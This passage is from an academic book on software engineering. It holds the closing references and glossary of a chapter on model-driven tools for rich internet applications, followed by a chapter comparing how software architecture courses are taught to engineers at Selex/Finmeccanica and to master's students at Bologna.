EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

For selecting an MDD tool for RIAs development, the complexity of the underlying MDD approach needs to be evaluated. The accurateness of the MDD approach for the analysis and design phases of the development project needs to be also assessed. This is because MDD tools require a previous modeling effort in order to semi-automatically or automatically generate source code in a particular implementation technology. Moreover, this kind of development tools can be leveraged in technology migration projects because the XSL transformations underlying MDD tools can be adapted to virtually any XML-based implementation technology. This means that a single model can be used to generate code in different technologies.

Finally, the most critical factor in selecting a code generation tool for RIAs development is the scope of the functionality provided by these tools because in most cases the functionality is limited to specific domains or to finite sets of sample code that can be continuously extended in order to seem infinite. This may be more suitable for small projects or projects for educational purposes. Likewise, the degree of automation of the standard implementation tasks, namely coding, compiling, linking, debugging and testing is another crucial factor in selecting a code generation tool for RIAs development because in most cases it is desirable to obtain not only source code but also executable code.

REFERENCES

Acerbis, R., Bongio, A., Brambilla, M., & Butti, S. (2007). WebRatio 5: an eclipse-based CASE tool for engineering web applications. In *Proceedings of the 7th international conference on Web engineering* (pp. 501–505). Berlin: Springer-Verlag. Retrieved from http://dl.acm.org/citation.cfm?id=1770588.1770642

Colombo-Mendoza, L. O., Alor-Hernández, G., Rodríguez-González, A., & Colomo-Palacios, R. (2013). Alexandria: A Visual Tool for Generating Multi-device Rich Internet Applications. *Journal of Web Engineering*, *12*(3-4), 317–359.

Eclipse documentation - Previous Release. (n.d.). *Concepts*. Retrieved May 11, 2014, from http://help.eclipse.org/juno/index.jsp?topic=%2Forg.eclipse.platform.doc.user%2Fconcepts%2Fconcepts-4.htm

Linaje, M., Preciado, J. C., & Sánchez-Figueroa, F. (2007). Engineering Rich Internet Application User Interfaces over Legacy Web Models. *IEEE Internet Computing*, *11*(6), 53–59. doi:10.1109/MIC.2007.123

Martin, J. (1991). *Rapid Application Development. New York*: Macmillan USA.

Toffetti, G., Comai, S., Preciado, J. C., & Linaje, M. (2011). State-of-the Art and trends in the Systematic Development of Rich Internet Applications. *Journal of Web Engineering*, *10*(1), 70–86.

ADDITIONAL READING

Developing applications in MXML. (n.d.). *Adobe™ help*. Retrieved May 11, 2014, from http://help.adobe.com/en_US/flex/using/WS2db454920e96a9e51e63e3d11c0bf69084-79b5.html

Introduction to FXML. (n.d.). *Oracle™ docs*. Retrieved May 11, 2014, from http://docs.oracle.com/javafx/2/api/javafx/fxml/doc-files/introduction_to_fxml.html4

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Linaje, M., Preciado, J. C., Morales-Chaparro, R., Rodríguez-Echeverría, R., & Sánchez-Figueroa, F. (2009). Automatic Generation of RIAs Using RUX-Tool and Webratio. In *Proceedings of the 9th International Conference on Web Engineering* (pp. 501–504). Berlin: Springer-Verlag. doi:10.1007/978-3-642-02818-2_48

Overview, X. A. M. L. (n.d.). *Microsoft MSDN*. Retrieved May 11, 2014, from http://msdn.microsoft.com/en-us/library/ms752059.aspx

Stearn, B. (2007). XULRunner: A New Approach for Developing Rich Internet Applications. *IEEE Internet Computing*, *11*(3), 67–73. doi:10.1109/MIC.2007.75

KEY TERMS AND DEFINITIONS

Framework-Based Development Approach: The process of using application frameworks, i.e., Standard Development Kits, class libraries, Integrated Development Environments, among other development tools to develop software applications.

Integrated Development Environment (IDE): A software application that provides comprehensive facilities to developers for software development and ideally integrates source code editing, visual designing, debugging and building capabilities.

Model-Driven Development: Any software development methodology that uses domain models as the inputs to implementation generators so that the primary artifacts are not the implementations (algorithms), i.e., the outputs, but the models.

Plug-In Application: A set of software components that adds specific functionalities to a larger software application. From this perspective, there are popular IDEs based on plug-in architectures such as Eclipse™, which can be extended for supporting many programming languages and frameworks through plug-ins.

Rapid Application Development: A software development methodology that disregards traditional requirements gathering techniques in favor of software prototyping.

Rich Internet Application: Applications that are deployed over the Web; this type of applications combines features and functionality of Web applications and desktop applications.

Standalone Application: A software application that runs in its own system process as opposite to the application that runs as an add-on of an existing system process.

This research was previously published in Frameworks, Methodologies, and Tools for Developing Rich Internet Applications edited by Giner Alor-Hernández, Viviana Yarel Rosales-Morales, and Luis Omar Colombo-Mendoza, pages 269-302, copyright year 2015 by Information Science Reference (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 6
Teaching Software Architecture in Industrial and Academic Contexts: Similarities and Differences

Paolo Ciancarini
University of Bologna, Italy

Stefano Russo
University of Naples Federico II, Italy

ABSTRACT

In this chapter, the authors describe their experiences in designing, developing, and teaching a course on Software Architecture that tested both in an academic context with their graduate Computer Science students and in an advanced context of professional updating and training with scores of system engineers in a number of different companies. The course has been taught in several editions in the last five years. The authors describe its rationale, the way in which they teach it differently in academia and in industry, and how they evaluate the students' learning in the different contexts. Finally, the authors discuss the lessons learnt and describe how this experience is inspiring for the future of this course.

INTRODUCTION

What is the role of the software architecture inside a large mission-critical system? How is it created? How is it managed? How can the concept foster software reuse and productivity? These questions are quite relevant for engineering companies, which produce families of software intensive systems (Buschmann, 1996). As software systems become larger, more complex, and more expensive, companies - in particular system integrators - feel an increasing need for improving their productivity exploiting sound and effective techniques for the definition, analysis, and evaluation of software architectures. This is what we observed in a number of cooperations between academia and industry, and that motivated our study of how Software Architecture can be taught.

DOI: 10.4018/978-1-5225-3422-8.ch006

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The initial question from which we started our study was: "how can one introduce and teach software asset reuse and software architecture evaluation to engineers who have been designing systems for years without explicitly dealing with these concepts?" Then we added a related question: "how can our experience in teaching Software Architecture in an industrial context be imported in an academic context of Computer Science students?"

When the field of Software Architecture emerged, it was argued it should be considered a discipline in its own, separate from Computer Science and possibly encompassing Software Engineering (Clements, 2010). After almost twenty years the corpus of the scientific works in the field has developed consistently, but there is still a large gap between this body of knowledge and what is actually needed in academic and industrial settings. Many of the achievements in the field have not matured enough; an example are Architecture Definition Languages (ADLs), that have not replaced - and are not likely anymore to replace - standard modeling languages (Clements, 2012). Some others achievements are more mature, for instance some tools for architectural analysis: in (Bernardo, 2001) is described a tool for performance evaluation of a software architecture, whereas in (Sterling, 1996) is described a tool for architecture animations. However, these tools still need to be tailored to specific software systems, and even more to internal industrial practices.

The increase of the size and complexity of contemporary software-intensive systems raises critical challenges to the engineering companies which build them to be integrated into larger systems of systems. Production and management problems with software intensive systems are well known and related to requirements engineering, software design, systems' families management, and their continuous testing integration and evolution.

Thus, teaching software architectures in an industrial context requires to meet a company's expectations in terms of mature knowledge, special competences, and best practices transferred to practitioners, that they can subsequently turn into the engineering life cycle of complex systems.

This is not easy to achieve, as architecting large-scale complex software systems - having tens of thousands of requirements and millions of lines of code - requires very high abstraction and modeling skills. A number of methods and solutions to these problems are based on the introduction of software architecting in the industrial practice (Bass, 2012). However, to become effective an architecture-centric development approach needs to be assimilated and put in everyday practice by the company personnel, who need architectural education and training.

We have found that introducing Software Architecture principles, methods, and tools in an academic context poses different problems because Computer Science students are less expert and more interested in creativity and technology use rather than software reuse and architectural evaluations. Thus, in our classes we emphasize the relationship of Software Architecture with programming languages and formal methods for modeling and reasoning on software systems.

In this chapter we describe our experience in designing, developing, and teaching a course on Software Architecture, that we tested both with our graduate Computer Science students in an academic context and with several systems engineers in a number of different companies, in a context of professional updating and training. The course has been taught in several editions in the last five years. We describe its rationale, the way in which we teach it differently in academia and in industry, and how we evaluate the students in the different contexts. Finally, we discuss the lessons we learnt and describe how this experience is inspiring us for the future of this course.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The structure of this is the following: in the next section we discuss the "Background" of our research; then in the following Section we discuss "Teaching Software Architecture" in industry first, where our experiences started, then in the academia, where we expanded and consolidated our approach. Then we present our "Solutions and Recommendations," and how we intend to proceed with the "Future Research" on Software Architecture education and training. The last section contains our "Conclusions."

BACKGROUND

Research on Software Architecture flourished in the last decade of the 20th century. When the Standard 1471 "Recommended Practice for Architecture Description of Software-Intensive Systems" was issued by IEEE in 2000, this event highlighted the relevance of the concept for software engineering practice. In this century initially the education in Software Architecture has been considered more an issue in training practitioners than as a part of a curriculum in Software Engineering.

Currently the typical academic Software Architecture course consists of lectures in which concepts and theories are presented, along with a small modeling project whose aim is to give learners the opportunity to put this knowledge into practice. A text reference for this kind of course is (Taylor, 2009).

In an industrial context these two activities, namely *ex-cathedra* lectures and toy projects, are not adequate because learners have already some or even strong practical experience of large software projects and, more important, there is scarce time available to present, compare, and put in practice a variety of architectural principles and best practices. A reference for a one-week course in an industrial context - the Philips company - is (Muller, 2004). In that course the emphasis was on "non-technical context that plays a role in architecting, such as organization, process, people, market and business."

Although now several Universities offer courses in Software Architecture, papers reporting on the rationale of teaching a Software Architecture course in a post-graduate curriculum are still quite scarce: we have found the following ones.

In (Lago & vanVliet, 2005), the authors presented a course given at the Vrije Universiteit in Amsterdam where the emphasis was on "*social*" aspects of software architecture with respect to the concerns of a variety of stakeholders; the paper reports about two master-level courses in academia focusing on the communication mechanisms that enact the social development of the architecture.

In (Gast, 2008) the author described a course at the University of Tubingen whose rationale was to let the students to appreciate the importance of *traceability*, seen as a non-functional property of software systems which makes them more maintainable, adaptable, and extensible.

The course described in (Mannisto, 2008), given at the Helsinky University of Technology, aimed at teaching realistic software architecture issues, taken from the industry (Nokia), inside a curriculum for software engineers. The participating students were provided with a concrete understanding of the decision-making involved in the architectural process for a complex software intensive system. However, the paper does not report any test of the course in an industrial setting.

Finally, in (Wang & Wu, 2001) the authors describe how a software architecture course developed at the Norwegian University of Science and Technology in Trondheim was adapted to include a game development project. The paper shows how especially difficult is to adapt an existing Software Architecture course to a domain for which no architectural styles are known, and reusable components are scarcely available, as it is the videogame domain.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

TEACHING SOFTWARE ARCHITECTURE

Teaching Software Architecture in the Industry

Our experience in teaching Software Architecture in the industry concerns some Finmeccanica companies in Italy. Finmeccanica is a large industrial corporate group operating worldwide in system engineering for the aerospace, defense, and security sectors. It is an industry leader in the fields of helicopters and defense electronics. It employs more than 70,000 people, has revenues of 15 Billion Euros, and invests 1.8 Billion Euros (12% of turnover) a year in R&D activities.

From Jan 2013 Selex Electronic Systems (in short Selex ES) is Finmeccanica's flagship company focusing on the design of systems of systems. Selex ES inherits the activities of SELEX Elsag, SELEX Galileo, and SELEX SI to create a unified company. The new company operates worldwide with a workforce of approximately 17,900 employers, with main operations in Italy and the UK and a customer base spanning five continents. As the company delivers mission critical systems in the above fields by utilizing its experience and proprietary sensors and hardware technologies - radar and electro-optic sensors, avionics, electronic warfare, communication, space instruments and sensors, UAV solutions - most of its engineers work on system integration projects and products. As software is becoming an increasing part of these systems, the need raised for updating and upgrading the employees' skills on architecting large-scale complex software systems.

SELEX SI (for the rest of this chapter we will use this old company name because the course we describe was commissioned by that company) spends literally millions of hours in software development and integration inside its lines of products and systems. One of the main ways for minimizing development costs and maximizing the reuse of components consists of defining a reference software architecture for each product line (Clements & Northrop, 2002). In general, a product line reference architecture is a generic and somewhat abstract blueprint-type view of a system, that includes the systems major components, the relationships among them, and the externally visible properties of those components. To build this kind of software architecture, domain solutions have been generalized and structured for the depiction of one software system structure based on the harvesting of a set of patterns that have been observed in a number of successful implementations. In this way the basis for a number of software product lines has been established, aiming at defining a product line reference architecture for SELEX SI systems. A product line reference architecture is not usually designed for a highly specialized set of requirements. Rather, architects tend to use it as a starting point and specialize it for their own requirements.

We were required to define a course on Software Architecture strongly emphasizing the power of reuse product line reference architectures.

The company started some years ago a learning programme called "*SELEX SI Academy*." The Academy is an operational tool to enhance and to develop the corporate knowledge heritage, and improve it over time. Academy's activities are developed by means of three Schools: Radar and Systems School, System Engineering School, and Complex Software Systems School, overall accounting for more than 100 courses.

The academic institution which has contributed to designing the Complex Software System School is the Consortium of Italian Universities for Informatics (*Consorzio Interuniversitario Nazionale per l'Informatica*, in short: CINI). The Complex Software Systems School includes 22 courses. A number of Computer Science and Engineering professors of different Italian universities affiliate to CINI cooperated to its set up, teaching, and evaluation.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Software Architecture was the first course of the School. The course was designed by a small committee including two university professors from CINI (the two first authors of this chapter) and a number of people from SELEX SI, including engineering staff members (among them the third author) and the human resources department.

The description of the software architecture of engineering products and systems is becoming an important topic for educating software engineers, as can be seen for instance in the latest version of the chapter on "Software design" of the Body of Knowledge of Software Engineering. The teaching of Software Architecture per se in an academic environment is yet not standardized, however there are several examples, as a Google enquiry can show.

Indeed, the engineering people of large companies expose a variety of experiences and training histories, and often produce very peculiar architectures for specific markets. Thus, in an industrial context any teaching of Software Architecture has to take into account the specific requirements of the company managers.

In our case the course committee mentioned above started from a set of learning requirements given by the company:

- The course had to target generically all software developers active in SELEX SI. These are a few hundreds, with a variety of ages and cultural backgrounds. The basic assumptions were some proficiency in object-oriented programming in languages like C++ and concurrent programming in languages like Ada;
- The contents of the course should be customized for such SELEX SI personnel, meaning that the examples and the exercises should focus on the actual software systems developed by the company. This implied that the teachers should receive some information on the software of interest for the company. Moreover, a number of testimonials from actual projects would make short presentations showing how the main topics of the course were being applied in the company itself;
- The course, overall 35 hours, should last one week (five days) or two half-weeks, as chosen by the company according to the workload of the different periods.
- Each class would include 20 people on average. Prerequisites for attending the class were the knowledge and practice of basic notions of object-oriented programming using a language like C++ or Java.
- All material should be written in English, as customary for all Schools in the SELEX SI Academy.

The learning outcomes of the course on Software Architecture for SELEX SI were defined as follows: "a review course on software systems architectures and related software engineering methods for designing complex software intensive systems." The initial idea was to establish a coherent baseline of software development methods, modeling notations, techniques for software asset reuse based on architectural styles and design patterns. More specifically, the learners were expected to obtain a basic knowledge of the principles governing software architecture, and the relationship between requirements, system architectures and software components (Component-Based Software Engineering - CBSE).

In our case the syllabus was then refined as an introduction to Software Architecture with some reference to Software Product Lines, putting software architecting in a perspective of software reuse, and presenting the related technologies. More precisely, the course had to recall some advanced issues in software modeling and present the main ideas in architectural design for reuse. What follows is a short description of the contents of each lecture.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

1. **Introduction to Software Architecture and Techniques for Software Reuse:** This lecture introduces the main topic: how software-intensive systems benefit form focusing all the development efforts on the software architecture, aiming at reusing the existing assets for the various product lines architectures. The reference texts for this introduction were the older editions of (Clements, 2010) and (Rozanski & Woods, 2012).
2. **Describing Software Architectures:** This lecture had the goal to establish a methodological and notational baseline describing an iterative, architecture-centric process able to develop and exploit architectural descriptions for software systems using UML. Thus its contents are the principles and the practices of modeling and documenting software systems with UML, aiming at the ability to describe, analyze and evaluate a software system using a modeling notation. The reference text for this lecture was (Gomaa, 2005).
3. **Reusable Architectural Design:** This lecture has the goal to discuss the reuse of architectural design ideas: after a short recall of the elementary object oriented design patterns GRASP (Larman, 2004) and the more complex and well known Gang-of-Four patterns (Gamma, 1995), the main architectural patterns are introduced and presented in a systematic way. An architectural style can be seen as providing the system with a high-level organization. A number of architectural styles have been identified, that are especially important and widely reusable for SELEX SI systems. The reference texts for this lecture were (Gorton, 2011) and (Qian, 2006).
4. **Understanding Component and Connector Views in the Context of Pattern-Oriented Software Architectures:** This lecture has the goal to present some advanced examples of software architectures presenting their components and behaviors. The reference texts for this lecture were (Buschmann, 1996) and (Schmidt, 2000).
5. **Software Systems Architecture:** This lecture has the goal to present some advanced issues of software architecture in the context of model driven engineering. The main topics are the Model Driven Architecture and SysML, as used in SELEX SI. The reference text on MDA was (Stahl, 2006); for SysML we used (Weilkiens, 2008) and (Friedenthal, 2008).

We started giving this course in 2008, and until 2013 there have been four editions. For each edition the same protocol has been followed. One month before the class week the slides prepared by the instructors were examined by personnel of the company, who if necessary could suggest some changes. Then after the modifications the slides were put on line in a reserved site, and access was granted to the students. Thus, the people selected for the class could have a copy of the teaching material about one week in advance.

We had two variants of the time table: class over one week and class over two half weeks. The one-week timetable is shown in Table 1.

Table 1. Structure of the class, version offered in one week

Time	Day1	Day2	Day3	Day4	Day5
09-11	Test-In&lecture	Lecture	Lecture	Lecture	Lecture
11-13	Lecture	Lecture	Lecture	Lecture	Lecture
14-15	Testimonial	Testimonial	Testimonial	Testimonial	Testimonial
15-17	Hands-on	Hands-on	Hands-on	Hands-on	Lecture&Test-Out

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

When the course was split over two half weeks, each period had specific entrance and final tests. Each edition leveraged upon the results of the preceding one, meaning that some adjustments were required to the course contents, usually triggered by some specific need presented by the company. Some suggestions came from the students' comments we gathered in class, other from people in the company covering the role of training manager. The suggestions impacted mainly the topic covered by the testimonials. In fact, these varied across the different editions of the course; the recurring topics they covered were: i) The description of software architectures inside SELEX SI (Sabbatino, 2012); ii) Using UML for documenting SELEX SI systems; iii) Typical architectural styles used inside SELEX SI; iv) Experiences with MDA inside SELEX SI (Barbi, 2012); v) Using SysML for SELEX SI systems. All speakers were engineers of the company engaged in using the related technologies and methods in their projects.

The results were measured in two ways:

- Comparing the results of the entrance and final tests. A scoresheet with 15 questions with predefined answers (each question had four possible answers) was given at the beginning of the first day and at the end of last day. The same set of questions and answers were used in both tests - entrance and final. In the first two editions (for which we have completed the analysis) the entrance test had a 41% of correct answers, while the final test gave almost 80% correct answers.
- Gathering the answers of the students to a satisfaction questionnaire. The satisfaction was measured on seven different parameters, and averaged 82,7 on a scale 0-100. According to this figure, this course was one of the most appreciated in the School of Complex Software Systems.

Teaching Software Architecture in the Academia

Just after the first edition of the course for the industry described in the preceding section, we had the occasion of introducing a course of Software Architecture in a Computer Science (CS) master degree.

At the University of Bologna CS students at the bachelor level (a three years course) receive a standard education to the main CS topics. These include a basic course on Software Engineering, which introduces process models, requirements analysis, software design patterns, testing methods, and maintenance metrics. The UML is used especially for teaching requirement analysis and design topics: this is quite common, see for instance (Wrycza & B. Marcinkowski, 2005) for an example of a course using UML2 for teaching at post-graduate level.

We have described our activities in the basic course in Software Engineering at the University of Bologna in a number of papers (Bolognesi, 2006; Ciancarini, 2013; Zuppiroli, 2012).

At the Master level (a biennial course) we introduced in 2009 the Software Architecture course leveraging on the knowledge and basic skills developed during the Software Engineering bachelor's course. The course material is available in English at the address http://www.cs.unibo.it/~cianca/wwwpages/swarch.html.

The basic idea consisted of discussing some key and well known software-intensive systems from an architectural viewpoint. This has been obtained mainly presenting the principal architectural patterns and styles using UML2 as reference language for discussing some architectural views, like for instance those suggested in Clements (2010): the component-and-connectors (C&C) view, the module view, the allocation view. The C&C view is the most important, and also the most difficult to be appreciated by the students, because its understanding requires some experience in the development of large software-intensive systems.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Examples of well-known systems we have discussed from an architectural viewpoint are: Cloud computing architectures, like Google App Engine, Microsoft Azure, Eucalyptus, or Dropbox; software architectures for mobile systems, like instant messaging services or Android; frameworks for Web applications, like.NET, etc.

We have taught several editions of this course, of different lengths: one semester (40 hours, six credits) or two semesters (80 hours, 12 credits).

The Short Version

The syllabus of our Software Architecture course in the short version is shown in Table 2.

This syllabus is then complemented with the presentations by the students, on a specific software architecture of their choice. We give specific guidelines for this the presentation, aiming at standardizing the architectural descriptions given by the students. The suggested structure of the presentation is the following:

1. Description of the system or class of systems;
2. Architectural description;
3. Context (where this architecture is used?)
4. Structure (which components and connectors? which packages?);
5. Features (how requirements are mapped on components);
6. Behavior (how the architecture works?);
7. Rationale (why the architecture has this form? Which styles are reused?);
8. Analysis and evaluation (critical points? Possible or usual tests?);
9. Similar systems or derived architectural patterns;
10. Bibliography (at least five research papers published in archival journals or proceedings, not Web pages).

Table 2. The syllabus in the short version

Topic	Hours
Software products and software-intensive systems	2
Architecture-centric processes for software reuse	2
How to describe a software architecture: concerns and views	2
Basic architectural styles (e.g. Pipe & filter, repository, client-server, peer2peer)	6
Complex architectural styles (choice from MVC, SOA, cloud, POSA, etc.)	10
Advanced UML: packages, components, and profiles	6
DSSA and SW Product Lines	2
Meta-modeling a software architecture with UML	6
Evaluating a software architecture	4
Total	40

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The Long Version

In the longer version (that we taught in the first two editions out of four) we added to the basic kernel described above the presentations of some technologies: in Table 3 we present the additional syllabus we used. Moreover, some topics from the short syllabus – *i.e.*, architectural styles and advanced UML - were presented more deeply and with more exercises.

When we used this long version of the syllabus the final exam was based on the evaluation of a project driven by a given architectural style and exploiting one or more among the technologies listed in Table3, and developed in teams using a wiki as shared collaborative platform (Al-Asmari & Yu, 2006). We have experimented both a project oriented approach, in which students had to design and develop the software architecture of a simple system, and a report oriented approach, in which students study an existing well known system (e.g. Dropbox) and have to research, model, and discuss its software architecture.

The main topics in the academic version of the course are the architectural styles and the UML2 used as an architectural language.

The development of software-intensive systems is based on a sequence of design decisions about their elements and the way in which these elements are related and depend on each other. The behavior of a system is determined not just by the functionality of each individual element, but also by the features of the configuration in which these elements are related.

The idea of building software systems through reusable configurations of components and connectors is quite effective. The software architecture community has codified a collection of reusable architectural styles, which are descriptions of patterns and constraints on the configuration of architectural elements that exhibit desirable properties for particular types of systems or application domains. By introducing style-specific constraints on component types and how these components interconnect, architectural styles codify reusable sets of design decisions. While they certainly provide a useful starting point for the design of specific systems, styles also act as a valuable reusable knowledge since they capture distilled architectural experience from past development efforts. Students usually appreciate quite easily the basic architectural style: pipe-and-filters, shared repository, client-server, peer-to-peer. In our experience some students have more difficulty with styles for interaction, namely the Model-View-Controller and the related family of styles.

Table 3. The additions to the syllabus in the long version

Topic	Hours
Introduction to middleware	4
CORBA	4
Enterprise Java Beans (EJB)	6
Java Enterprise Edition (JEE)	6
SOAP Web services	6
The REST style and applications	4
Dynamic content in Web applications	6
Google Web Toolkit	4
Total	40

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The use of UML2 as an architectural language is especially important in our setting, because during the final exam we test the students on it. For instance a typical exam test we would ask the students to describe the architecture of a system in terms of a C&C diagram drawn in UML2. In Figure 1 we show an example of component diagram proposed by a student of ours for a cloud "Data-as-a-Service" system similar to Dropbox.

SOLUTIONS AND RECOMMENDATIONS

The teaching of Software Architecture in the context of a large system engineering company should stress the importance of reusing software assets. Another relevant issue is the analysis and evaluation of the software architecture before a system is built, possibly with the use of tools; for examples see for instance (Sterling, 1996; Bernardo, 2001).


However, in a large company like SELEX SI any effort would be probably useless without the strong support of management; and the management can be more easily convinced if there are a number of reusable assets that are actually reused in the products.

In our case the assets available were mostly some architectural styles chosen by the company; moreover, some CORBA-based middleware was also used: see (Barbi, 2012).

The prerequisites of a course on software architecture given in an industrial context must be kept quite basic, because in such a context the background of personnel is usually very varied, ranging from people having technical degrees ranging in Computer Science (usually a minority), Telecommunications, Electronic Engineering, Physics, and Mathematics to more non-technical degrees in Economics or even Philosophy.

Teaching software architectures in an industrial context requires to meet company's expectations in terms of mature knowledge and competences transferred to practitioners, that they can subsequently turn into the practice of engineering complex systems (Bass, 2008). This is not easy to achieve, as architecting

Figure 1. A UML component diagram for a system similar to Dropbox



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

large-scale complex software systems - having tens of thousands of requirements and millions of lines of code - requires very high abstraction and modeling skills.

In our experience, successful teaching software architectures in an industrial context is not a unidirectional activity, but it benefits a lot from a strong cooperation between company stakeholders for the courses and teaching staff, and it included:

- Selecting and teaching the real foundations of software architecture, which have their roots in the very basic principles of software engineering;
- Selecting and teaching those architectural styles and patterns that can meet the actual needs of practitioners in terms of design and reuse, with reference to their current target technologies; for instance, as modern middleware technologies are used in the design and development of large-scale software systems, this means defining and teaching proper guidelines that can help engineers to put architecture principles and patterns into their daily practice;
- Interleaving lectures and hands-on sessions with presentations by company testimonials, describing the practical problems, the current internal design standards, and the needs for more modern yet mature techniques;
- Tailoring the theory of software architecture to the specific domain and existing industrial software processes;
- Defining and teaching practical guidelines that engineers can apply reasonably easily to assess and evaluate software architectures based on project/product stakeholders' needs and pre-defined criteria.

The teaching of Software Architecture in academic context should instead stress the "wicked" nature of software design, that is moreover the result of a social process based on consensus (deBoer, 2009). The idea that there is no "absolutely good or absolutely bad" result when architecting is especially crucial to emphasize and discuss with students. It is important that they learn to understand the rationale behind architectural choices and to evaluate the consequences of those choices. Interestingly, this also applies when evaluating students' projects, meaning that also instructors should follow some architectural approach when grading post-mortem (Wang, 2005). The main emphasis should be oriented to present and discuss case studies for the basic architectural styles. This is also the main suggestion given in a recent paper (Georgas, 2013).

Finally, we remark that the main reference book we suggested to our students has been (Taylor, 2009). This book is more suitable for an academic course than that we used for the industrial context, namely (Rozanski & Woods, 2012).

In Table 4 we summarize the main differences we experienced in the two different contexts.

FUTURE RESEARCH DIRECTIONS

The teaching of Software Architecture should evolve together with the new technologies for software-intensive systems. For instance, some recent architectural topics are a) the architectural styles for embedded systems, a) the architectural styles for systems based on Semantic Web technologies; b) the architectural styles for systems based on adaptive software technologies. All these research topics are quite hot in the respective engineering communities.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 4. Comparison of issues between the industrial and academic contexts

	Teaching SA in an Industrial Context	Teaching SA in an Academic Context
Goal	Software reuse	Increasing students' knowledge
Prerequisites	Low level, various background	Basic software engineering knowledge
Topics	Oriented to describing real systems	Architectural theories, then examples
Motivation	Given by management	Curiosity driven
Process	Planned, as defined by the company	Restricted to design the architecture
Activity	Describe an architecture and its requirements	Understand an architecture and be able to evaluate its properties
Exercises	Hands-on real systems of interest for the company	Modeling and meta-modeling simple systems
Use of UML	As a modeling language	As an architectural language, paying attention to non-functional requirements
Tools	Proprietary, as required by the company (mostly IBM)	Free educational license or Open source
Exam	Oriented to test new design knowledge	Oriented to test new design ability
Evaluation	Based on tests closed-answer	Architectural evaluation
Reference text	(Rozanski & Woods, 2012)	(Taylor, 2009)


An important topic that is related to Software Architecture is Enterprise Architecture, that is the discipline of modeling the organizations and their Information Technology infrastructures in order to efficiently support an organization's mission and activities. The relationships among Software Architecture, Enterprise Architecture and Knowledge Management are especially relevant for our students in Informatics for Management, a course described in (Bolognesi, 2006; Ciancarini, 2013). We intend to study such relationships in a future work.

Another issue that we intend to propose is the study and comparison of architectural theories. By *architectural theory* we mean a set of rules that govern architectural descriptions. For instance, the following diagram shows the relationships among the main architectural views according to (Clements, 2010). In this diagram the main dependencies are UML stereotypes called <<implement>>, <<build>>, and <<manifest>>. The organization of the diagram shown in Figure 2 derives from the particular architectural theory described in (Clements, 2010).

Software Architecture is a concept both crucial and elusive when designing software-intensive systems. Theories of software architecture should describe how people think, build consensus, and work with software abstractions. There is a large body of work concerning the knowledge management of software architectures, a valuable resource of which the domain of research on software design has this far not taken full advantage. We intend to explore software architecture theories, aiming at studying how they are defined, how they are compared, and how they influence the practice of developing software intensive systems.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 2. Dependencies among the main architectural views according to the architectural theory described in (Clements, 2010)



CONCLUSION

As mission-critical software systems become more complex, companies - in particular system integrators - feel an increasing need for improving their processes based on sound and effective techniques for software architectures definition and evaluation. This is what we observed in a number of public-private co-operations, which go even beyond the experiences described in this chapter.

When the field of Software Architecture emerged, it was argued it should be considered a discipline in its own (Shaw & Garlan, 1996). After almost two decades, the corpus of scientific work in the field has developed consistently, but there is still a large gap between this and what is actually needed in industrial and academic settings (Shaw & Clements, 2006). Many of the achievements in the field have not matured enough; an example are architecture definition languages (ADLs), that we believe have not replaced - and are not likely anymore to replace - (extensions to) standard modeling languages. Some others are more mature, but they need to be tailored to the specific software processes, internal industrial standards and practices.

ACKNOWLEDGMENT

The authors would like to thank prof. P. Prinetto, director of the CINI School on Design of Complex Software Systems, and E. Barbi, A. Galasso, F. Marcoz, V.Sabbatino, M. Scipioni, engineers from Finmeccanica companies, who in different stages and under different roles cooperated to the success of the various editions of the School.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

REFERENCES

Al-Asmari, K., & Yu, L. (2006). Experiences in distributed software development with wiki. In *Proceedings of Software Engineering Research and Practice* (pp. 389–293). Academic Press.

Barbi, E., Cantone, G., Falessi, D., Morciano, F., Rizzuto, M., Sabbatino, V., & Scarrone, S. (2012). A model-driven approach for configuring and deploying systems of systems. In *Proceedings of the 7th International Conference on System of Systems* (pp. 214–218). IEEE.

Bass, L., Clements, P., Kazman, R., & Klein, M. (2008). *Models for evaluating and improving architecture competence (TR CMU/SEI-2008-006)*. Pittsburgh, PA: Software Engineering Institute.

Bass, L., Kazman, R., & Clements, P. (2012). *Software architecture in practice*. Reading, MA: Addison-Wesley.

Bernardo, M., Ciancarini, P., & Donatiello, L. (2001). Detecting architectural mismatches in process algebraic descriptions of software systems. In *Proceedings of working IEEE/IFIP Conference on Software Architecture* (pp. 77–86). IEEE.

Bolognesi, A., Ciancarini, P., & Moretti, R. (2006). On the education of future software engineers. In *Software engineering education in the modern age* (pp. 186–205). Berlin: Springer. doi:10.1007/11949374_12

Buschmann, F., Meunier, R., Rohnert, H., Sommerlad, P., & Stal, M. (1996). *Pattern-oriented software architecture: A system of patterns* (Vol. 1). New York: Wiley.

Ciancarini, P., Dos, C., & Zuppiroli, S. (2013). A double comparative study: Process models and student skills. In *Proceedings of the 26th IEEE Conference on Software Engineering Education and Training* (pp. 189–198). IEEE Computer Society.

